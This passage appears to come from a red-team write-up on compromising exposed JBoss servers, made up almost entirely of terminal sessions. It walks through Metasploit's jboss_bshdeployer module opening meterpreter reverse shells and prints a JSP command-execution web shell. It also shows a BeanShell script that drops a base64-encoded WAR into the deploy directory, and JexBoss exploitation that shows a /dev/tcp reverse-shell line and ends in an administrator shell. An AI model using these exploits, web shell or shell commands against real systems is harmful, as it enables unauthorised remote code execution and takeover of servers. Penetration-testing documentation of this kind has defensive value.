[*] Meterpreter session 2 opened ([redacted]80 -> [redacted]36566) at 2019-08-17 16:56:48 +0000

meterpreter > getuid
Server username: jboss
meterpreter > 
```






```
msf5 > use exploit/multi/http/jboss_bshdeployer
msf5 exploit(multi/http/jboss_bshdeployer) > show options

Module options (exploit/multi/http/jboss_bshdeployer):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   APPBASE                     no        Application base name, (default: random)
   JSP                         no        JSP name to use without .jsp extension (default: random)
   PACKAGE                     no        The package containing the BSHDeployer service
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target address range or CIDR identifier
   RPORT      8080             yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /jmx-console     yes       The URI path of the JMX console
   VERB       POST             yes       HTTP Method to use (for CVE-2010-0738) (Accepted: GET, POST, HEAD)
   VHOST                       no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Automatic (Java based)
```


```
msf5 exploit(multi/http/jboss_bshdeployer) > set rhosts [redacted]
rhosts => [redacted]
msf5 exploit(multi/http/jboss_bshdeployer) > set payload java/meterpreter/reverse_tcp
payload => java/meterpreter/reverse_tcp
msf5 exploit(multi/http/jboss_bshdeployer) > set lport 80
lport => 80
msf5 exploit(multi/http/jboss_bshdeployer) > set lhost [redacted]
lhost => [redacted]
msf5 exploit(multi/http/jboss_bshdeployer) > set target Java\ Universal
target => Java Universal
```


```
msf5 exploit(multi/http/jboss_bshdeployer) > exploit

[*] Started reverse TCP handler on [redacted]:80
[*] Using manually select target "Java Universal"
[*] Deploying payload...
[*] Attempting to use 'deployer' as package
[*] Calling JSP file with final payload...
[*] Executing /KZpIXihAc/WTxsgLbdPaCDQ.jsp...
[*] Undeploying /KZpIXihAc/WTxsgLbdPaCDQ.jsp by deleting the WAR file via BSHDeployer...
[*] Sending stage (53867 bytes) to [redacted]
[*] Meterpreter session 4 opened ([redacted]80 -> [redacted]:36784) at 2019-08-17 17:04:15 +0000

meterpreter > getuid
Server username: jboss
meterpreter > 
```





Java Control Panel
General
Update
Java
Security
Advanced
Enable Java content for browser and Web Start applications
Security level for applications not on the Exception Site list
Very High
Only Java applications identified by a certificate from a trusted authority are allowed to run, and only if the certificate can be verified as not revoked.
High
Java applications identified by a certificate from a trusted authority are allowed to run, even if the revocation status of the certificate cannot be verified.
Exception Site List
Applications launched from the sites listed below will be allowed to run after the appropriate security prompts.
Click Edit Site List...
to add items to this list.
Edit Site List...
Restore Security Prompts
Manage Certificates...
OK
Cancel
Apply


Security Warning - HTTP Location
Including an HTTP Location on the Exception Site List is considered a security risk
Location: http:/[redacted]8080
Locations that use HTTP are a security risk and may compromise the personal information on your computer. We recommend including only HTTPS sites on the Exception Site List.
Click Continue to accept this location or Cancel to abort this change.
Continue
Cancel


Administration Console
Security Warning
Do you want to run this application?
An unsigned application from the location below is requesting permission to run.
Location: http:/[redacted]080
More Information
Click Cancel to stop this app or Run to allow it to continue.
Run
Cancel
JBoss
Java
JVM - Hardware
Hardware
#CPU: 4
JVM Environment
Free Memory: 211 MB


jboss.pojo
jboss.remoting
jboss.rmi
jboss.security
jboss.system
jboss.system:type=Log4jService,service=Logging
jboss.system:service=MainDeployer
jboss.system:service=ServiceBindingManager
jboss.system:service=ServiceController
jboss.system:service=ThreadPool
jboss.system:type=Server
jboss.system:type=ServerConfig
jboss.system:type=ServerInfo
jboss.vfs


JMX MBean View
localhost.localdomain
Back to Agent
Refresh MBean View
Name
Domain
jboss.system
service
MainDeployer
Java Class
org.jboss.deployment.MainDeployer
Description
Management Bean.
Attribute Name
Access
Type
Description
Attribute Val
Name
R
java.lang.String
MBean Attribute.
MainDeployer
TempDirString
R
java.lang.String
MBean Attribute.
file:
5.1.0.
/deploy/
EnhancedSuffixOrder
RW
[Ljava.lang.String;
MBean Attribute.

```
Harry@xXxZombi3xXx ~
Harry@xXxZombi3xXx ~ curl http:/[redacted]:8080/web-console/Invoker | xxd
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  3237    0  3237    0     0  35799      0 --:--:-- --:--:-- --:--:-- 35966
00000000: aced 0005 7372 0024 6f72 672e 6a62 6f73  ....sr.$org.jbos
00000010: 732e 696e 766f 6361 7469 6f6e 2e4d 6172  s.invocation.Mar
00000020: 7368 616c 6c65 6456 616c 7565 eacc e0d1  shalledValue....
00000030: f44a d099 0c00 0078 707a 0000 0400 0000  .J.....xpz......
00000040: 0c52 aced 0005 7372 0028 6f72 672e 6a62  .R....sr.(org.jb
00000050: 6f73 732e 696e 766f 6361 7469 6f6e 2e49  oss.invocation.I
00000060: 6e76 6f63 6174 696f 6e45 7863 6570 7469  nvocationExcepti
00000070: 6f6e cf54 919d d384 0f4a 0200 014c 0005  on.T.....J...L..
00000080: 6361 7573 6574 0015 4c6a 6176 612f 6c61  causet..Ljava/la
00000090: 6e67 2f54 6872 6f77 6162 6c65 3b78 7200  ng/Throwable;xr.
000000a0: 136a 6176 612e 6c61 6e67 2e45 7863 6570  .java.lang.Excep
000000b0: 7469 6f6e d0fd 1f3e 1a3b 1cc4 0200 0078  tion...>.;.....x
```

```
Harry@xXxZombi3xXx ~
Harry@xXxZombi3xXx ~ cd redteam-jboss
Harry@xXxZombi3xXx ~/redteam-jboss ls -alh
total 24
drwx------   10 Harry  staff   320B Sep 16 03:09 .
drwxr-xr-x+ 580 Harry  staff    18K Sep 16 05:24 ..
drwxr-xr-x    7 Harry  staff   224B Sep 16 05:01 BeanShellDeployer
drwxr-xr-x    4 Harry  staff   128B Sep 16 00:43 JMXInvokerServlet
-rw-r--r--    1 Harry  staff   2.2K May 25  2010 README
-rw-r--r--    1 Harry  staff   1.4K May 31  2010 Rakefile
drwxr-xr-x    5 Harry  staff   160B Sep 16 04:44 WAR
drwxr-xr-x    3 Harry  staff    96B Sep 16 02:59 Webconsole-Invoker
drwxr-xr-x    5 Harry  staff   160B Sep 16 02:59 jboss_jars
-rwxr-xr-x    1 Harry  staff   148B May 25  2010 setpath.sh
Harry@xXxZombi3xXx ~/redteam-jboss
```

```
Harry@xXxZombi3xXx ~/redteam-jboss
Harry@xXxZombi3xXx ~/redteam-jboss cd BeanShellDeployer
Harry@xXxZombi3xXx ~/redteam-jboss/BeanShellDeployer ./mkbeanshell.rb -h
Usage: mkbeanshell [options]
    -w, --warfile FILE               WAR file to add (default: shell.war)
    -o, --output-file FILE           Output to file FILE instead of stdout)
    -n, --newlines                   Keep the newlines in the generated script
    -d, --dir DIR                    Directory the WAR file should be written to (default: /tmp/
    -h, --help                       Show this help
Harry@xXxZombi3xXx ~/redteam-jboss/BeanShellDeployer
```

```
Harry@xXxZombi3xXx ~/redteam-jboss/BeanShellDeployer
Harry@xXxZombi3xXx ~/redteam-jboss/BeanShellDeployer ./mkbeanshell.rb -w redteam.war -o redteam.bsh
Harry@xXxZombi3xXx ~/redteam-jboss/BeanShellDeployer
Harry@xXxZombi3xXx ~/redteam-jboss/BeanShellDeployer ls -alh
total 48
drwxr-xr-x   7 Harry  staff   224B Sep 16 05:01 .
drwx------  10 Harry  staff   320B Sep 16 03:09 ..
-rwxr-xr-x   1 Harry  staff   1.8K May 25  2010 mkbeanshell.rb
-rw-r--r--@  1 Harry  staff   1.7K Sep 16 05:29 redteam.bsh
-rw-r--r--   1 Harry  staff   1.1K Sep 16 05:01 redteam.war
```

```
Harry@xXxZombi3xXx ~/redteam-jboss/BeanShellDeployer
Harry@xXxZombi3xXx ~/redteam-jboss/BeanShellDeployer cat redteam-shell.jsp
<%@ page import="java.util.*,java.io.*"%>
<%
if (request.getParameter("cmd") != null) {
String cmd = request.getParameter("cmd");
Process p = Runtime.getRuntime().exec(cmd);
OutputStream os = p.getOutputStream();
InputStream in = p.getInputStream();
DataInputStream dis = new DataInputStream(in);
String disr = dis.readLine();
while ( disr != null ) {
out.println(disr);
disr = dis.readLine();
}
}
%>%
Harry@xXxZombi3xXx ~/redteam-jboss/BeanShellDeployer
```

redteam.bsh


```
import java.io.FileOutputStream;import sun.misc.BASE64Decoder;String val = "
    UEsDBBQACAAIAOm6VUMAAAAAAAAAAAAAAAAJAAQATUVUQS1JTkYv/soAAAMAUEsHCAAAAACAAAAAAAAAFBLAwQUAAgA
CADpulVDAAAAAAAAAAAAAAAAFAAAAE1FVEEtSU5GL01BTklGRVNULk1G803My0xLLS7RDUstKs7Mz7NSMNQz4OVyLkpNLElN
0XWqBAmY6RnEG5koaASX5in4ZiYX5RdXFpek5hYreOYl62nycvFyAQBQSwcIbzmSBUcAAABHAAAAUEsDBAoAAAAAEmsJUEA
AAAAAAAAAAAAAAAIAAAAV0VC
    LUlORi9QSwMEFAAIAAgASawlQQAAAAAAAAAAAAAAAA8AAABXRUItSU5GL3dlYi54bWyFkLFywyAQRHt/BUMPJyuuNBj/
    gN3EKdJ5iHSJ0Aik0RGhzw/RxGTkxlfe7mP3UKfF9WzGiezgj3wvC85OesfSqIgfwowjSw5PR96GMFYAnZmNpG8v68FB
ksATdCUiZyuVZ6WqhWwmY4wyvshh+oKyKPbwfjlf6xadEdZTML5G/vAE2YpWx3moTVgbPmnBnujwd9StvB3kQs1DYv6IUh64
zpoinOYeg96471vhjUP9is0bGseuLfa9go22xToaxaftUcOETUiMoF9Gpr2CLP6HQ05X9/p69wNQSwcIULOoZdgAAAC5AQAA
UEsDBBQACAAIAFOsJUEAAAAAAAAAAAAAAARAAAAcmVkdGVhbS1zaGVsbC5qc3B90NFKxTAMBuD7PUUcDLqD9AU8Ey/
    OjSB40CcoW5yRNq1d6hHEdzfViUNQetGS/
    0ug2XdXkNyMQCHFLEP75F6cLULe7s4/3xTtru0um33X0AOYjM8FF7EzytFlF1Awm3YMU9vD2QBcvO/
    hrbmXTDyD1mGAf3oummOOIy4LJIV3hYUCVrg+TW/xFUejWO1tkVREZ6MLEBftSNVuy0bZNf8o4m+1qVZ0cOK2cKI6j/
    EEvxJDrHz9kKqsTC+r2XRDjHXY6ZE8gvmK1zVA3UMsYpN2imdTQ7V/jHjXo2v+AFBLBwizAywG3QAAAJEBAABQSwECFA
AUAAgACADpulVDAAAAAIAAAAAAAACQAEAAAAAAAAAAAAAAAAAAAATUVUQS1JTkYv/soAAFBLAQIUABQACAAIAOm6VUNvOZ
IFRwAAAEcAAAAUAAAAAAAAAAAAAAAAAAAAD0AAABNRVRBLUlORi9NQU5JRkVTVC5NRlBLAQIKAAoAAAAAEmsJUEAAAAAAAAAA
AAAAAIAAAAAAAAAAAAAAAAAAMYAAABXRUItSU5GL1BLAQIUABQACAAIAEmsJUFQs6hl2AAAALkBAAAPAAAAAAAAAAAAAAAAAO
wAAABXRUItSU5GL3dlYi54bWxQSwECFAAUAAgACABTrCVBswMsBt0AAACRAQAAEQAAAAAAAAAAAAAAAABAgAAcmVkdGVhbS
1zaGVsbC5qc3BQSwUGAAAAAAUABQAvAQAAHQMAAAA";BASE64Decoder decoder = new BASE64Decoder();byte[]
    byteval = decoder.decodeBuffer(val);FileOutputStream fstream = new FileOutputStream("/tmp/
    redteam.war");fstream.write(byteval);fstream.close();
```

redteam.bsh

```
import java.io.FileOutputStream;import sun.misc.BASE64Decoder;String val = "
    UEsDBBQACAAIAOm6VUMAAAAAAAAAAAAAAAAJAAQATUVUQS1JTkYv/soAAAMAUEsHCAAAAAACAAAAAAAAAFBLAwQUAAgA
CADpulVDAAAAAAAAAAAAAAAAFAAAAE1FVEEtSU5GL01BTklGRVNULk1G803My0xLLS7RDUstKs7Mz7NSMNQz4OVyLkpNLElN
0XWqBAmY6RnEG5koaASX5in4ZiYX5RdXFpek5hYreOYl62nycvFyAQBQSwcIbzmSBUcAAABHAAAAUEsDBAoAAAAAEmsJUEA
AAAAAAAAAAAAAAAIAAAAV0VC
    LUlORi9QSwMEFAAIAAgASawlQQAAAAAAAAAAAAAAAA8AAABXRUItSU5GL3dlYi54bWyFkLFywyAQRHt/BUMPJyuuNBj/
    gN3EKdJ5iHSJ0Aik0RGhzw/RxGTkxlfe7mP3UKfF9WzGiezgj3wvC85OesfSqIgfwowjSw5PR96GMFYAnZmNpG8v68FB
ksATdCUiZyuVZ6WqhWwmY4wyvshh+oKyKPbwfjlf6xadEdZTML5G/vAE2YpWx3moTVgbPmnBnujwd9StvB3kQs1DYv6IUh64
zpoinOYeg96471vhjUP9is0bGseuLfa9go22xToaxaftUcOETUiMoF9Gpr2CLP6HQ05X9/p69wNQSwcIULOoZdgAAAC5AQAA
UEsDBBQACAAIAFOsJUEAAAAAAAAAAAAAAARAAAAcmVkdGVhbS1zaGVsbC5qc3B90NFKxTAMBuD7PUUcDLqD9AU8Ey/
    OjSB40CcoW5yRNq1d6hHEdzfViUNQetGS/
    0ug2XdXkNyMQCHFLEP75F6cLULe7s4/3xTtru0um33X0AOYjM8FF7EzytFlF1Awm3YMU9vD2QBcvO/
    hrbmXTDyD1mGAf3oummOOIy4LJIV3hYUCVrg+TW/xFUejWO1tkVREZ6MLEBftSNVuy0bZNf8o4m+1qVZ0cOK2cKI6j/
    EEvxJDrHz9kKqsTC+r2XRDjHXY6ZE8gvmK1zVA3UMsYpN2imdTQ7V/jHjXo2v+AFBLBwizAywG3QAAAJEBAABQSwECFA
AUAAgACADpulVDAAAAAIAAAAAAAAACQAEAAAAAAAAAAAAAAAAAAATUVUQS1JTkYv/soAAFBLAQIUABQACAAIAOm6VUNvOZ
IFRwAAAEcAAAAUAAAAAAAAAAAAAAAAAAD0AAABNRVRBLUlORi9NQU5JRkVTVC5NRlBLAQIKAAoAAAAAAEmsJUEAAAAAAAAAAA
AAAAAIAAAAAAAAAAAAAAAAAAAMYAAABXRUItSU5GL1BLAQIUABQACAAIAEmsJUFQs6hl2AAAALkBAAAPAAAAAAAAAAAAAAAAAO
wAAABXRUItSU5GL3dlYi54bWxQSwECFAAUAAgACABTrCVBswMsBt0AAACRAQAAEQAAAAAAAAAAAAAAAABAgAAcmVkdGVhbS
1zaGVsbC5qc3BQSwUGAAAAAAUABQAvAQAAHQMAAAA";BASE64Decoder decoder = new BASE64Decoder();String
    jboss_home = System.getProperty("jboss.server.home.dir");new File(jboss_home + "/deploy/").
    mkdir();byte[] byteval = decoder.decodeBuffer(val);String location = jboss_home + "/deploy/
    test.war";FileOutputStream fstream = new FileOutputStream(location);fstream.write(byteval);
    fstream.close();
```

```
Harry@xXxZombi3xXx ~/redteam-jboss/BeanShellDeployer cd ..
Harry@xXxZombi3xXx ~/redteam-jboss
Harry@xXxZombi3xXx ~/redteam-jboss
Harry@xXxZombi3xXx ~/redteam-jboss cd Webconsole-Invoker
Harry@xXxZombi3xXx ~/redteam-jboss/Webconsole-Invoker ./webconsole_invoker.rb -h
Usage: ./webconsole_invoker.rb [options] MBean

    -u, --url URL                    The Invoker URL to use (default: http://localhost:8080/web-console/Invoker)
    -a, --get-attr ATTR              Read an attribute of an MBean
    -i, --invoke METHOD              invoke an MBean method
    -p, --invoke-params PARAMS       MBean method params
    -s, --invoke-sigs SIGS           MBean method signature
    -t, --test                       Test the script with the ServerInfo MBean's listThreadDump() method
    -h, --help                       Show this help

Example usage:
./webconsole_invoker.rb -a OSVersion jboss.system:type=ServerInfo
./webconsole_invoker.rb -i listThreadDump jboss.system:type=ServerInfo
./webconsole_invoker.rb -i listMemoryPools -p true -s boolean jboss.system:type=ServerInfo

As params, only Strings and booleans are allowed. This is due to the fact that
we want to be able to give the data structure on the command line. Numbers may
be supported next.

Harry@xXxZombi3xXx ~/redteam-jboss/Webconsole-Invoker
```

```
Harry@xXxZombi3xXx ~/redteam-jboss/Webconsole-Invoker ./webconsole_invoker.rb -u http:/[redacted]
[redacted]web-console/Invoker -i createScriptDeployment -s "java.lang.String","java.lang.String" -p "`cat ../B
eanShellDeployer/redteam.bsh`",redteam.bsh jboss.deployer:service=BSHDeployer
file:/C:/Users[redacted]AppData/Local/Temp/redteam.bsh[redacted]8.bsh
Harry@xXxZombi3xXx ~/redteam-jboss/Webconsole-Invoker ✔ 34 05:45:03
```




```
Harry@xXxZombi3xXx ~/jexboss  master
Harry@xXxZombi3xXx ~/jexboss  master ./jexboss.py -u http://[redacted]:8080/ --jboss -P http://127.0.0.1:8080/

* --- JexBoss: Jboss verify and EXploitation Tool  --- *
|  * And others Java Deserialization Vulnerabilities * |
|                                                      |
| @author:  João Filho Matos Figueiredo                |
| @contact: joaomatosf@gmail.com                       |
|                                                      |
| @update: https://github.com/joaomatosf/jexboss       |
#______________________________________________________#

@version: 1.2.4


** Checking proxy: http://127.0.0.1:8080/ **


* Checking for updates in: http://joaomatosf.com/rnp/releases.txt **


** Checking Host: http://[redacted]:8080/ **

[*] Checking admin-console:                 [ EXPOSED ]
[*] Checking web-console:                   [ VULNERABLE ]
[*] Checking jmx-console:                   [ VULNERABLE ]
[*] Checking JMXInvokerServlet:             [ VULNERABLE ]
```

```
* Do you want to try to run an automated exploitation via "JMXInvokerServlet" ?
  If successful, this operation will provide a simple command shell to execute
  commands on the server..
  Continue only if you have permission!
  yes/NO? yes
```


```
 * Sending exploit code to http:/[redacted]8080/. Please wait...

 * Successfully deployed code! Starting command shell. Please wait...

# ---------------------------------------- # LOL # ---------------------------------------- #

 * http:/[redacted]8080/:

# ---------------------------------------- #

 * For a Reverse Shell (like meterpreter =]), type the command:

   jexremote=YOUR_IP:YOUR_PORT

   Example:
     Shell>jexremote=192.168.0.10:4444

   Or use other techniques of your choice, like:
     Shell>/bin/bash -i > /dev/tcp/192.168.0.10/4444 0>&1 2>&1

   And so on... =]

# ---------------------------------------- #

 * Apparently an IPS is blocking some requests. Check for updates will be disabled...

     [Type commands or "exit" to finish]
Shell> whoami
[redacted]\administrator
```

